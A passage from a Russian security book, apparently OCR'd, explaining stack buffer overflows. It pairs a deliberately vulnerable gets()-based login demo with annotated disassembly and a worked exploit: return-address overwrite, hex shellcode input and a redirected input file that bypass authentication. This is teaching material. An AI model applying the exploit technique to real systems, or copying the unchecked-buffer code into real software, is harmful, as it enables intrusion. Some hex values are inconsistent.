


Рисунок 085

Атаки подобного рода возможны потому, что распространенные браузеры не позволяют установить лимиты на системные ресурсы. И пользователь не может задать максимально допустимое количество открываемых окон или ограничить их размер.

Приложения

Технология срыва стека

- В этой главе:
  - Суть переполнения буфера
  - Состояние стека на момент вызова функции
  - Передача управление коду программы
  - Передача управления на собственный код
  - Ограничения, наложенные на вводимый код и пути их обхода

...а что может человек потерять? Не жизнь, потому что он ею не владеет. Он только берет ее в аренду. Он может потерять лишь деньги, а какого дьявола стоят деньги по сравнению с личностью? Это и есть один из способов прожить жизнь, все из нее извлечь. Человек ее сохраняет или лишается, поставив на карту все.

Эрл Стенли Гарднер "Кот привратника"

Атаки, основанные на ошибках программной реализации, получили широкое распространение, а их интенсивность с течением времени продолжает неуклонно

увеличиваться. Огромная сложность программного обеспечения, частые выходы новых версий – все это приводит к ухудшению качества программного кода и небрежности его тестирования. Большинство фирм, стремясь привлечь внимание потребителей, выбрасывают на рынок сырые продукты, «доводимые до ума» в процессе их эксплуатации. Такая схема создает благоприятную почву для деятельности злоумышленников, которые используют ошибки разработчиков для блокирования и проникновения на локальные и удаленные узлы сети.

Один из типов программных ошибок получил название «переполнение буфера» (*buffer overflows*). В общих чертах его суть заключается в следующем: если программист выделяет буфер фиксированного размера и заносит в него динамические данные, не убедившись, достаточно ли свободного места для их размещения или нет, то не поместившиеся в буфере данные вылезут за его границы и попадут в ячейки памяти, расположенные за концом буфера. Переменные, расположенные в этих ячейках, окажутся искаженными, а поведение программы станет непредсказуемым. Если буфер расположен в стеке, существует возможность перезаписи адреса возврата из функции, что приводит к передаче управления на незапланированный разработчиком участок кода!

Процесс вызова функции, передача параметров и размещения локальных переменных варьируется от языка к языку и зависит от конкретного компилятора, но в целом выглядит приблизительно так: в стек заносятся параметры, и значение регистра-указателя стека уменьшается, т.е. стек растет от больших адресов к меньшим адресам; затем в стек помещается адрес инструкции, следующей за командой вызова подпрограммы (в микропроцессорах серии Intel 80x86 для этой цели служит инструкция CALL) и управление передается вызываемой подпрограмме.

Ячейка памяти, в которой хранится адрес возврата, всегда доступна вызываемой подпрограмме для модификации. А локальные переменные (в том числе и буфера) располагаются компилятором в адресах, лежащих выше[306] этой ячейки. Например, состояние стека при вызове функции myfunct() схематично можно изобразить так:

```
myfunct()
{
    char a;
    char buff[5];
    char b;
...
}
```

Смещение от кадра стека	Содержимое ячеек
0	A
1	buf[0]
2	buf[1]
3	buf[2]
4	buf[3]
5	buf[4]
6	B
7	Адрес возврата
8…	Стек функции, вызвавшей myfunt

Попытка записи в ячейку buff[6] приведет к искажению адреса возврата, и после завершения работы функции myfunct() произойдет передача управления на совершенно незапланированный разработчиком участок кода и, скорее всего, дело кончится повисанием. Все было бы иначе, если бы компилятор располагал локальные переменные ниже ячейки, хранящей адрес возврата, но, эта область стека уже занята, – она принадлежит функции, вызвавшей myfunct. Так уж устроен стек, – он растет снизу вверх, но не наоборот.

Пример, приведенный ниже, служит наглядной иллюстрацией ошибки программиста, известной под названием «срыва стека» (на диске, прилагаемом к книге, он расположен в файле "`/SRC/buff.demo.c`.")

[306] Т.е. в младших адресах

```
#include <stdio.h>
#include <string.h>

root()
{
    printf("Hello, Root!\n");
}

auth()
{
    char user[10];
    char pass[10];
    printf("Login:"); gets(&user[0]);
    printf("Passw:"); gets(&pass[0]);
    if (!strcmp(&pass[0],"guest"))
           return 1;
    return 0;
}

main()
{
printf("Buffer Overflows Demo\n");
if (auth())
    printf("Password ok\n");
else
    printf("Invalid password\n");
}
```

На первый взгляд, программа как будто бы должна работать нормально. Но функция gets(), читающая строку с клавиатуры, не имеет никаких представлений о размере выделенного под нее буфера, и принимает данные до тех пор, пока не встретит символ возврата каретки. Если пользователь введет в качестве своего имени строку, превышающую десять символов[307], ее «хвост» затрет адрес возврата функции и дальнейшее выполнение программы окажется невозможным.

Например, если запустить этот пример под управлением Windows 2000, и в качестве имени пользователя ввести строку “1234567890qwerty” операционная система выдаст следующее сообщение, предлагая либо завершить работу приложения, либо запустить отладчик (если он установлен) для выяснения причин сбоя: «Исключение unknown software exception (0xc000001) в приложении по адресу 0x0012ffc0».




Рисунок 72 Реакция системы на переполнение буфера

Допустим, в программе присутствует некая функция (условно названная “root”), которая выполняет действия, необходимые злоумышленнику. Может ли он специально подобранной строкой изменить адрес возврата таким образом, чтобы вместо сообщения о неправильно набранном пароле, управление передавалось на эту функцию?

---

[307] Порядок расположения буферов в оперативной памяти зависит от характера используемого компилятора. Например, Microsoft Visual C++ 6.0 разместит эти переменные в обратном порядке. Т.е. в данном случае к адресу возврата оказывается ближе user, а не pass.

Для ответа на такой вопрос необходимо знать по какому адресу расположена интересующая злоумышленника функция, и какой именно байт из введенной строки затирает адрес возврата. Выяснить это можно с помощью дизассемблирования кода программы.

Дизассемблирование – процесс сложный и требующий от исследователя хороших знаний ассемблера, архитектуры операционной системы и техники компиляции кода. Без этого разобраться с алгоритмом работы программы практически невозможно. К сожалению, практически не существует литературы, посвященной дизассемблированию, поэтому, в большинстве случаев приходится осваивать эту тему самостоятельно[308].

Все, сказанное ниже, рассчитано на читателя средней квалификации, как минимум знающего назначение наиболее употребляемых команд микропроцессора Intel 80x86. В качестве дизассемблера выбрана IDA PRO четвертой версии[309], однако, можно воспользоваться и другими инструментами, такими как SOURCER, W32Dasm или на худой конец DumpBin, который поставляется с любым Windows-компилятором.

Результат дизассемблирования `buff.demo.exe` показан ниже (на диске, прилагаемом к книге, он расположен в файле "`/LOG/buff.demo.lst`"). Исследователь должен изучить «устройство» функции Auth, (как ее найти во много килобайтовом листинге – тема отдельного разговора). Для облегчения понимания, листинг снабжен подробными комментариями.

```
.text:00401000 ; Segment type: Pure code
.text:00401000 _text        segment para public 'CODE' use32
.text:00401000       assume cs:_text
.text:00401000       ;org 401000h
.text:00401000       assume es:nothing, ss:nothing, ds:_data,   fs:nothing, gs:nothing
.text:00401000 Root  proc near
.text:00401000 ; Функции root расположена по адресу 0x401000
.text:00401000       push    ebp
.text:00401000 ;... назначение процедуры root значение не имеет
.text:00401000 ;... для ее вызова достаточно знать по какому адресу она расположена в памяти
.text:00401000 ;... а расположена она по адресу 0x401000
.text:00401001       mov     ebp, esp
.text:00401003       push    offset aHelloRoot ; "Hello, Root!\n"
.text:00401008       call    _printf
.text:0040100D       add     esp, 4
.text:00401010       pop     ebp
.text:00401011       retn
.text:00401011 Root  endp

.text:00401012
.text:00401012 ; ▒▒▒▒▒▒▒▒▒▒▒▒▒ S U B R O U T I N E ▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
.text:00401012
.text:00401012 ; Attributes: bp-based frame
.text:00401012
.text:00401012 auth  proc near               ; CODE XREF: main+10p
.text:00401012
.text:00401012 var_18 = byte ptr -18h
.text:00401012 var_C  = byte ptr -0Ch
.text:00401012 ; Так IDA обозначает локальные переменные, а цифры указывают относительное
.text:00401012 ; расположение от конца кадра стека.
.text:00401012 ; В Момент вызова функции указатель стека указывает на адрес возврата
.text:00401012       push    ebp
.text:00401012 ; В стек заносится регистр ebp, значение указателя стека уменьшается на 4
.text:00401013       mov     ebp, esp
.text:00401013 ; Открывается кадр стека:
.text:00401013 ; В регистр ebp заносится значение регистра указателя стека esp.
.text:00401013 ; Регистр ebp будет использоваться для адресации локальных переменных относительно конца кадра стека
.text:00401015       sub     esp, 18h
.text:00401015 ; Резервируется 0x18 (24 в десятичной нотации) байт под локальные переменные
.text:00401015 ; Но размер двух буферов равен 10+10=20 байтам! Откуда взялись четрые лишние байта?
.text:00401015 ; Для ускорения доступа к данным компилятор размещает начала каждого из буферов по адресам, кратным
.text:00401015 ; четырем байтам, так называемое выравнивание.
.text:00401015 ; Таким образом на данный момент стек выглядит так:
.text:00401015 ;
.text:00401015 ; Относительный адрес   Содержимое ячейки
.text:00401015 ;      - 0x18                  буфер var_18[0]
```

[308] Автор, набравшись наглости, рекомендует свой собственный трехтомник «Образ мышления IDA», посвященный технике дизассемблирования

[309] На сайте разработчика www.idapro.com находится бета-версия пригодная для экспериментов, описанных в этой главе

```
.text:00401015 ;      - 0x17                  буфер var_18[1]
.text:00401015 ;      - 0x16                  буфер var_18[2]
.text:00401015 ;      - 0x15                  буфер var_18[3]
.text:00401015 ;      - 0x14                  буфер var_18[4]
.text:00401015 ;      - 0x13                  буфер var_18[5]
.text:00401015 ;      - 0x12                  буфер var_18[6]
.text:00401015 ;      - 0x11                  буфер var_18[7]
.text:00401015 ;      - 0x10                  буфер var_18[8]
.text:00401015 ;      - 0x0F                  буфер var_18[9]
.text:00401015 ;      - 0x0E                  дырка для выравнивания
.text:00401015 ;      - 0x0D                  дырка для выравнивания
.text:00401015 ;      - 0x0C                  буфер var_C[0]                              01
.text:00401015 ;      - 0x0B                  буфер var_C[1]                              02
.text:00401015 ;      - 0x0A                  буфер var_C[2]                              03
.text:00401015 ;      - 0x09                  буфер var_C[3]                              04
.text:00401015 ;      - 0x08                  буфер var_C[4]                              05
.text:00401015 ;      - 0x07                  буфер var_C[5]                              06
.text:00401015 ;      - 0x06                  буфер var_C[6]                              07
.text:00401015 ;      - 0x05                  буфер var_C[7]                              08
.text:00401015 ;      - 0x04                  буфер var_C[8]                              09
.text:00401015 ;      - 0x03                  буфер var_C[9]                              10
.text:00401015 ;      - 0x02                  дырка для выравнивания                      11
.text:00401015 ;      - 0x01                  дырка для выравнивания                      12
.text:00401015 ;        0x00                  значение регистра ebp[0]                    13
.text:00401015 ;      + 0x01                  значение регистра ebp[1]                    14
.text:00401015 ;      + 0x02                  значение регистра ebp[2]                    15
.text:00401015 ;      + 0x03                  значение регистра ebp[3]                    16
.text:00401015 ;      + 0x04                  значение регистра eip[0] (адрес возврата)   17
.text:00401015 ;      + 0x05                  значение регистра eip[1] (адрес возврата)   18
.text:00401015 ;      + 0x06                  значение регистра eip[2] (адрес возврата)   19
.text:00401015 ;      + 0x07                  значение регистра eip[3] (адрес возврата)   20
.text:00401015 ; Таким образом, байты с 17 до 20 (не считая нуля завершающего строку) из буфера var_c затирают
.text:00401015 : адрес возврата сохраненный в стеке. Следовательно, строка из шестнадцати символов, включая
.text:00401015 ; завершающий ноль вызовет модификацию младшего байта адреса возврата.
.text:00401015 ; Остается отождествить буфер var_c – что он собой представляет имя пользователя или пароль?
.text:00401018         push    offset aLogin   ; "Login:"
.text:00401018 ; В стек заносится смещение строки “Login”,  значение указателя стека уменьшается на 4
.text:00401018 ; Это первый (и единственный) аргумент функции printf
.text:0040101D         call    _printf
.text:0040101D ; Вывод на экран приглашения “Login:”
.text:00401022         add     esp, 4
.text:00401022 ; Значение указателя стека увеличивается на четыре, чтобы избавится от занесенного в стек смещения
.text:00401025 ; строки “Login”. Си-функции не очищают стек после своего завершения
.text:00401025         lea     eax, [ebp+var_C]
.text:00401025 ; В регистр eax заносится смещение буфера var_c, для последующей передачи его функции gets, читающей
.text:00401025 ; строку с клавиатуры.
.text:00401025 ; Следовательно, буфер var_c содержит имя пользователя
.text:00401028         push    eax
.text:00401028 ; Значение eax заносится в стек
.text:00401029         call    _gets
.text:00401029 ; Вызов функции _gets
.text:0040102E         add     esp, 4
.text:0040102E ; Удаление двойного слова из стека (для очистки аргумента функции gets)
.text:00401031         push    offset aPassw   ; "Passw:"
.text:00401031 ; Занесение в стек строки «Passw»
.text:00401036         call    _printf
.text:00401036 ; Вывод строки “Passw” на экран с помощью функции printf
.text:0040103B         add     esp, 4
.text:0040103B ; Удаление двойного слова из стека
.text:0040103E         lea     ecx, [ebp+var_18]
.text:0040103E ; В регистр ecx заносится смещение буфера var_18 для последующей передачи его функции gets,
.text:0040103E ; читающей строку с клавиатуры. Следовательно, буфер var_18 содержит пароль
.text:00401041         push    ecx
.text:00401041 ; Передача аргумента функции gets
.text:00401042         call    _gets
.text:00401042 ; Чтение пароля в буфер var_18
.text:00401047         add     esp, 4
.text:00401047 ; Балансировка стека
.text:0040104A         push    offset aGuest   ; "guest"
.text:0040104A ; Занесение в стек смещения строки Guest для сравнения ее с введенным паролем
.text:0040104F         lea     edx, [ebp+var_18]
.text:0040104F ; В регистр edx заносится смещение буфера, содержащего введенный пароль
.text:00401052         push    edx
.text:00401052 ; Сейчас в верхушке стека содержатся два значения
.text:00401052 ; смещение эталонного пароля и смещения буфера, содержащего введенный пароль
.text:00401053         call    _strcmp
```

```
.text:00401053 ; Вызов функции strcmp(&pass[0],"Guest")
.text:00401058       add     esp, 8
.text:00401058 ; Балансировка стека
.text:0040105B       test    eax, eax
.text:0040105B ; Значение, возвращаемое функцией помещается в регистр eax
.text:0040105B ; если он равен нулю, то строки идентичны и наоборот
.text:0040105B ; если eax равен нулю, команда test выставляет флаг нуля
.text:0040105D       jnz     short loc_0_401066
.text:0040105D ; Если флаг не установлен (пароль не равен "Guest"), переход по адресу 401066
.text:0040105F       mov     eax, 1
.text:0040105F ; В регистр eax заносится значение 1, которое будет возвращено при выходе из нее
.text:00401064       jmp     short loc_0_401068
.text:00401064 ; Переход по адресу 401068 (к выходу из функции)
.text:00401066 ; ---------------------------------------------------------------------------
.text:00401066
.text:00401066 loc_0_401066:                           ; CODE XREF: auth+4Bj
.text:00401066       xor     eax, eax
.text:00401068 ; Обнулить значение регистра eax
.text:00401068 loc_0_401068:                           ; CODE XREF: auth+52j
.text:00401068       mov     esp, ebp
.text:00401068 ; Восстановить значение регистра esp, который должен указывать на сохраненный в стеке регистр ebp
.text:0040106A       pop     ebp
.text:0040106A ; Восстановить ebp
.text:0040106B       retn
.text:0040106B ; Выйти из функции. Команда retn снимает из стека двойное слово, которое при
.text:0040106B ; нормальном развитии событий должно быть равно адресу возврата (в данном примере 00401081
.text:0040106B ; (смотри функцию main)
.text:0040106B auth  endp
.text:0040106B
.text:0040106C
.text:0040106C ; ■■■■■■■■■■■■■■ S U B R O U T I N E ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
.text:0040106C
.text:0040106C ; Attributes: bp-based frame
.text:0040106C
.text:0040106C main  proc near               ; CODE XREF: start+AFp
.text:0040106C       push    ebp
.text:0040106C ; Занесение в стек значение регистра ebp
.text:0040106D       mov     ebp, esp
.text:0040106D ; Открытие кадра стека
.text:0040106F       push    offset aBufferOverflow ;  "Buffer  Overflows Demo\n"
.text:0040106F ; Занесение в стек смещения строки " Buffer  Overflows Demo" для вывода ее на экран
.text:00401074       call    _printf
.text:00401074 ; Вызов функции printf("Buffer  Overflows Demo\n")
.text:00401079       add     esp, 4
.text:00401079 ; Балансировка стека
.text:0040107C       call    Auth
.text:0040107C ; Вызов функции Auth(). В стек заносится адрес следующей за call команды, т.е. 00401081
.text:00401081       test    eax, eax
.text:00401081 ; Функция Auth возвратила нулевое значение?
.text:00401083       jz      short loc_0_401094
.text:00401083 ; Если функция возвратила нулевое значение перейти по адресу 401094
.text:00401085       push    offset aPasswordOk ; "Password ok\n"
.text:00401085 ; Занесение в стек смещения строки «Password Ok"
.text:0040108A       call    _printf
.text:0040108A ; Вызов функции printf("Password OK\n");
.text:0040108F       add     esp, 4
.text:0040108F ; Балансировка стека
.text:00401092       jmp     short loc_0_4010A1
.text:00401092 ; Переход по адресу 4010A1
.text:00401094 ; ---------------------------------------------------------------------------
.text:00401094
.text:00401094 loc_0_401094:                           ; CODE XREF: main+17j
.text:00401094       push    offset aInvalidPasswor ;  "Invalid password\n"
.text:00401094 ; Занесение в стек строки " Invalid password"
.text:00401099       call    _printf
.text:00401099 ; Вызов функции printf("Invalid password\n")
.text:0040109E       add     esp, 4
.text:0040109E ; Балансировка стека
.text:004010A1
.text:004010A1 loc_0_4010A1:                           ; CODE XREF: main+26j
.text:004010A1       pop     ebp
.text:004010A1 ; Восстановление ebp
.text:004010A2       retn
.text:004010A2 ; Завершение программы
...
.text:004010A2 main  endp
```

```
.data:00406030 aHelloRoot             db 'Hello, Root!',0Ah,0 ; DATA XREF: .text:00401003o
.data:0040603E       align 4
.data:00406040 aLogin                 db 'Login:',0           ; DATA XREF: auth+6o
.data:00406047       align 4
.data:00406048 aPassw                 db 'Passw:',0           ; DATA XREF: auth+1Fo
.data:0040604F       align 4
.data:00406050 aGuest                 db 'guest',0            ; DATA XREF: auth+38o
.data:00406056       align 4
.data:00406058 aBufferOverflow        db 'Buffer Overflows Demo',0Ah,0 ; DATA XREF: main+3o
.data:0040606F       align 4
.data:00406070 aPasswordOk            db 'Password ok',0Ah,0  ; DATA XREF: main+19o
.data:0040607D       align 4
.data:00406080 aInvalidPasswor        db 'Invalid password',0Ah,0 ; DATA XREF: main+28o
```

Анализ кода позволил установить, что искомая функция располагается по адресу, равному 0x401000, а шестнадцатый символ имени пользователя затирает завершающим строку нулем младший байт адреса возврата.

Для передачи управления на функцию root() необходимо подменить адрес возврата на ее адрес. Поскольку, адрес возврата, уже содержащийся в стеке, равен 0x401081, а адрес функции root() равен 0x401000, для достижения поставленной цели достаточно всего лишь обнулить младший байт. Если ввести строку длиной 16 символов (не важно каких), завершающий ее нуль придется как раз на младший байт сохраненного в стеке регистра EIP и инструкция retn передаст управление на функцию root().

- 0x0C	user[0]		01	X
- 0x0B	user[1]		02	X
- 0x0A	user[2]		03	X
- 0x09	user[3]		04	X
- 0x08	user[4]		05	X
- 0x07	user[5]		06	X
- 0x06	user[6]		07	X
- 0x05	user[7]		08	X
- 0x04	user[8]		09	X
- 0x03	user[9]		10	X
- 0x02	дырка		11	X
- 0x01	дырка		12	X
0x00	ebp[0]		13	X
+ 0x01	ebp[1]		14	X
+ 0x02	ebp[2]		15	X
+ 0x03	ebp[3]		16	X
+ 0x04	eip[0]	81	**17**	**0**
+ 0x05	eip[1]	10	**18**	
+ 0x06	eip[2]	40	**19**	
+ 0x07	eip[3]	00	**20**	

Если на запрос имени пользователя ввести, например, такую строку, то на экран выдастся приветствие “Hello, Root!”, подтверждающие факт передачи управления функции root(), что не было предусмотрено разработчиком.

Однако сразу же после завершения функции root(), программа грохается, и операционная система выдает сообщение об исключительной ситуации, предлагая завершить работу приложения (смотри рисунок 073). (Реакция операционной системы зависти от самой операционной системы, данный скриршет иллюстрирует поведение Windows 2000)




Рисунок 073 Реакция операционной системы на подмену адреса возврата адресом функции Root

Исключение происходит из-за нарушения балансировки стека, – ведь перед передачей управления функции Root, в стек не был занесен адрес возврата! Но команда retn, в строке 0x401011, “не зная” этого, снимает со стека первое попавшееся ей «под руку» двойное слово и передает на него управление.

Если нажать клавишу «отмена», операционная система запустит отладчик (конечно, при условии, что он установлен в системе). Стек, просмотренный с его помощью, должен выглядеть следующим образом (область стека, принадлежащая функции start() не показана, поскольку в данном случае не представляет никакого интереса):

- `0012FF74  78787878` ← *буфер имени пользователя*
- `0012FF78  78787878` ← *было: регистр EBP, сохраненный функцией Auth; стало буфер имени пользователя*
- `0012FF7C  00401000` ← *было: адрес возврата из функции auth, стало: адрес функции root*
- `0012FF80  0012FFC0` ← *значение регистра EBP, сохраненное функцией main*
- `0012FF84  00401262` ← *адрес возврата из функции main*

Ниже всех в стеке находится адрес возврата из процедуры “main” (0x401262), за ним следует значение регистра EBP (0x12FFC0), сохраненное в функции main() командной PUSH EBP в строке 0x40106C, затем идет модифицированный адрес возврата их функции “Auth” (0x401000), а выше расположен буфер, содержащий имя пользователя.

При выходе из функции Auth() команда retn снимает двойное слово из стека (равное теперь 0x401000) и передает на него управление. Но при выходе из функции root() команда retn извлекает двойное слово, равное 0x12FFC0, и передает на него управление. По этому адресу находятся случайные данные, поэтому поведение программы становится непредсказуемым.

Однако это не уменьшает значимости того факта, что функция Root получила управление (чего не могло произойти при нормальном ходе вещей) и была успешно выполнена. Аварийное завершение приложения – побочный эффект такой операции. Он приводит к блокировке ресурса, демаскирует атакующего и позволяет администратору системы установить, что же с ней произошло, поэтому такой подход в некоторых случаях неприемлем.

Кроме того, вовсе не факт, что в атакуемом коде всегда будет присутствовать функция, удовлетворяющая потребности злоумышленника. Но существует возможность передать управление на свой код! Для этого достаточно скорректировать адрес возврата таким образом, чтобы он указывал на начало[310] буфера, содержащего введенную пользователем строку. Тогда эта строка станет интерпретироваться как машинный код и выполнится прямо в стеке (не все микропроцессоры и не все операционные допускают выполнение кода в стеке, но в подавляющем большинстве случаев такой трюк возможен).

[310] Ну, впрочем не обязательно именно на начало

Для того чтобы передать управление на начало буфера необходимо знать его адрес. Дизассемблирование в этом вряд ли поможет, поскольку не дает представления о значении регистра ESP в момент вызова программы, поэтому необходимо воспользоваться отладчиком. Для платформы Windows хорошо себя зарекомендовал Soft-Ice от NuMega, но для экспериментов, описываемых в книге, вполне подойдет и отладчик, интегрированный в Microsoft Visual Studio.

Установив точку останова в строке 0x0401028, необходимо запустить программу на выполнение и, дождавшись «всплытия» отладчика, и посмотреть на значение регистра EAX. Предыдущая команда только что занесла в него адрес буфера, предназначенного для ввода имени пользователя. Под Windows 2000 он равен 0x12FF6C, но под Windows 98 – 0x63FDE4. Это происходит по той причине, что нижняя граница стека в различных операционных системах разная. Поэтому, программные реализации атак подобного типа очень чувствительны к используемой платформе.

В двадцать восемь байт двух буферов (и еще четыре байта регистра EBP в придачу) очень трудно затолкать код, делающий нечто полезное, однако, в подавляющем большинстве случаев в атакуемых программах присутствуют буфера гораздо большего размера. Но для демонстрации принципиальной возможности передачи своего собственного кода на сервер, вполне достаточно выполнить одну команду “MOV EAX,1”, заносящую в регистр EAX ненулевое значение. Тогда, независимо от введенного пароля, аутентификации будет считаться успешной, ибо:

```
if (auth())
    printf("Password ok\n");
else
    printf("Invalid password\n");
```

Строка, передающая управление на начало буфера имени пользователя, под Windows 2000 в шестнадцатеричном представлении должна выглядеть так: “?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? 6C FF 12”, а под Windows 98 (Windows 95) так: “?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? E4 FD 63”.

Опкод команды “MOV EAX, const” равен “B8 x x x x”, где “x” обозначает каждый байт константы. Так, например, “MOV EAX, 0x31323334” в шестнадцатеричном представлении выглядит так: "B8 34 33 32 31”.

Вернуть управление основному телу программы можно множеством способов, например, воспользоваться командной перехода JMP. Но конструкция “JMP label” неудобна в обращении, поскольку в микропроцессорах серии Intel 80x86 метка представляет собой относительное смещение, отсчитываемое от адреса следующей за JMP команды. Т.к. расположение стека (а вместе с ним и команды JMP) варьируется в зависимости от операционной системы, то полученный код окажется системно-зависимым. Поэтому, лучше воспользоваться регистровой адресацией: “JMP reg”, где reg – 32-разрядный регистр общего назначения.

Однако на передаваемый во вводимой строке код наложены определенные ограничения. Например, с клавиатуры невозможно ввести символ нуля, поэтому команду MOV REG, 0x00401081[311]” использовать не получится. Для решения этой проблемы необходимо найти регистр уже содержащий нуль в старшем байте. При помощи отладчика нетрудно убедиться, что старшие 16 бит регистра ECX равны “0x40”, поэтому остается скорректировать младшее слово командой MOV CX,0x1018. В результате получается следующий код:

```
MOV EAX,0x31323334
MOV CX, 0x1081
JMP ECX
```

Перевести ассемблерный листинг в машинный код можно, например, с помощью утилиты HIEW, предварительно переведя его в 32 разрядный режим. Если все сделать правильно, в результате работы должно получится следующее:

[311] Адрес 0x401018 указывает на первую команду, следующую инструкцией вызова функции Auth. Разумеется, такой выбор не единичен, и можно передать управление любой другой ветке программы.

```
00000000: B834333231                mov       eax,031323334 ;"1234"
00000005: 66B98110                  mov       cx,01081 ;"►?"
00000009: FFE1                      jmp       ecx
```

А строка, которую необходимо набрать вместо имени пользователя в шестнадцатеричном представлении полностью выглядит так: “B8 34 33 32 31 66 B9 81 10 FF E1 ?? ?? ?? ?? ?? 6C FF 12[312]”, где “??” любой байт. Некоторые из этих символов невозможно непосредственно ввести с клавиатуры, поэтому приходится прибегать к помощи клавиши Alt.

Другой способ заключается в использовании перенаправления ввода. Для этого необходимо создать файл приблизительно следующего содержания (на диске, прилагаемом к книге, он расположен в директории “/SRC” и называется “buff.demo.2000.key”)

```
00000000:  B8 34 33 32 31 66 B9 81 | 10 FF E1 66 66 66 66 66   ╕4321f╣B► cfffff
00000010:  6C FF 12 0D 0A 0D 0A    |                          l ↕♪◙♪◙
```

Он состоит из двух строк, завершаемых последовательностью <CRLF>, представляющих собой имя пользователя и пароль. А запускать его необходимо следующим образом: “buff.demo.exe < buff.demo.2000.key”. После завершения работы программы экран должен выглядеть приблизительно так:

```
F:\TPNA\src>buff.demo.exe
Buffer Overflows Demo
Login:╕1234f╣B^P c123451 ^R
Passw:
Password ok
```

Таким образом, ошибка программиста привела к возможности передачи управления на код злоумышленника и позволила ему проникнуть в систему еще на стадии аутентификации! Кстати, некоторые версии UNIX содержали ошибку переполнения буфера при вводе имени пользователя или пароля, поэтому рассмотренный выше пример трудно назвать надуманным.

